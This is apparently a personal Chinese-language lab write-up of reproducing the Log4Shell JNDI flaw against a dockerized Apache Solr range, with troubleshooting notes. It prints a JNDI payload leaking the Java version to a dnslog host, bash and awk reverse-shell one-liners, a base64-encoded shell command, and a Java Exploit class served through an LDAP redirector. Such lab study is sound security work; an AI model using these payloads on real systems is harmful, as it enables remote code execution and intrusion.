
靶场搭建就略过了，不是因为简单，而是因为我走了太多弯路，说多了都是泪。

我跑去给虚拟机搞科学上网的代理了，kali还比ubuntu麻烦一点，具体看我的另一个docx吧，结果最后还是换源搞定的。

Docker-compose up -d启动靶场，-d不加也行。

Docker-compose ps查看具体信息，主要是为了看看端口，8983

打开127.0.0.1:8983可以看到




然后发现完全无法成功。

排查过solr的版本/各种输入协议等。

Java版本可以通过 docker exec 编号 java -version 查询，判断也没有问题

8-26号重新测试，突然就成功了。

这次构造的命令和之前是一样的：http://127.0.0.1:8983/solr/admin/cores?action=${jndi:ldap://${sys:java.version}.3cd980a7.log.dnslog.store.}




正式攻击：

第一步，尝试构造反弹shell并链接到kali

目标命令：bash -i >& /dev/tcp/10.0.2.15/7777 0>&1

编码：bash -c {echo,YmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjIuMTUvNzc3NyAwPiYx}|{base64,-d}|{bash,-i}


创建expolit.java文件（记得回来改这张图，这里的base64码是错的）




编译它

Kali不自带javac，可以用apt install default-jdk安装


在恶意文件所在位置打开http服务：python -m http.server 4444






这里需要使用[marshalsec-0.0.3-SNAPSHOT-all.jar](https://github.com/mbechler/marshalsec)工具打开LDAP服务，而启动需要maven先构造此工具，maven可以用apt install maven 安装。构造需要几分钟时间。

启动LDAP




另起一个终端监听




然后我就失败了: (

检测到了LDAP，但是7777端口没有收到反向连接。




显而易见，我ip把10.0.2.15写成10.0.2.5了 : |

重启一下LDAP服务



这下http:4444处也正确回显，但是没有收到反弹shell



排错之后，目前觉得应该是因为tcp连接没有成功建立导致的。



我们换成awk反弹shell重新编译

awk 'BEGIN {s = "/inet/tcp/0/10.0.2.15/7777"; while(42) { do{ printf "shell>" |& s; s |& getline c; if(c){ while ((c |& getline) > 0) print $0 |& s; close(c); } } while(c != "exit") close(s); }}' /dev/null

主机测试可行



现在打开所有页面，确认状态，发现还是不行。

后续测试了很多，包括直接在主机运行Exploit都是可用的，但是搬到docker上就会失败。使用下列代码在docker上自己运行也能成功反弹shell，但是使用LDAP就不能成功。目前判断可能和java有关。但是网络上确实有人能成功反弹。总而言之是很奇怪的事。

代码如下：bash -c 'bash -i >& /dev/tcp/10.0.2.15/7777 0>&1'

Java文件：

***import java.lang.Runtime;***

***import java.lang.Process;***

***public class Exploit {***

***public Exploit(){***

***try{***

***Runtime.getRuntime().exec("bash -c {echo,YmFzaCAtYyAnYmFzaCAtaSA+JiAvZGV2L3RjcC8xMC4wLjIuMTUvNzc3NyAwPiYxJw==}|{base64,-d}|{bash,-i}");***

***}catch(Exception e){***

***e.printStackTrace();***

***}***

***}***

***public static void main(String[] argv){***

***Exploit e = new Exploit();***

***}***

***}***

虽然没有成功反弹shell，但是可以确定成功访问了攻击者的服务器，至少可以确定漏洞是存在的。

第二种办法：

使用JNDI漏洞利用脚本工具

一图展示结果：成功。需要注意的是必须使用生成提供的漏洞文件路径。

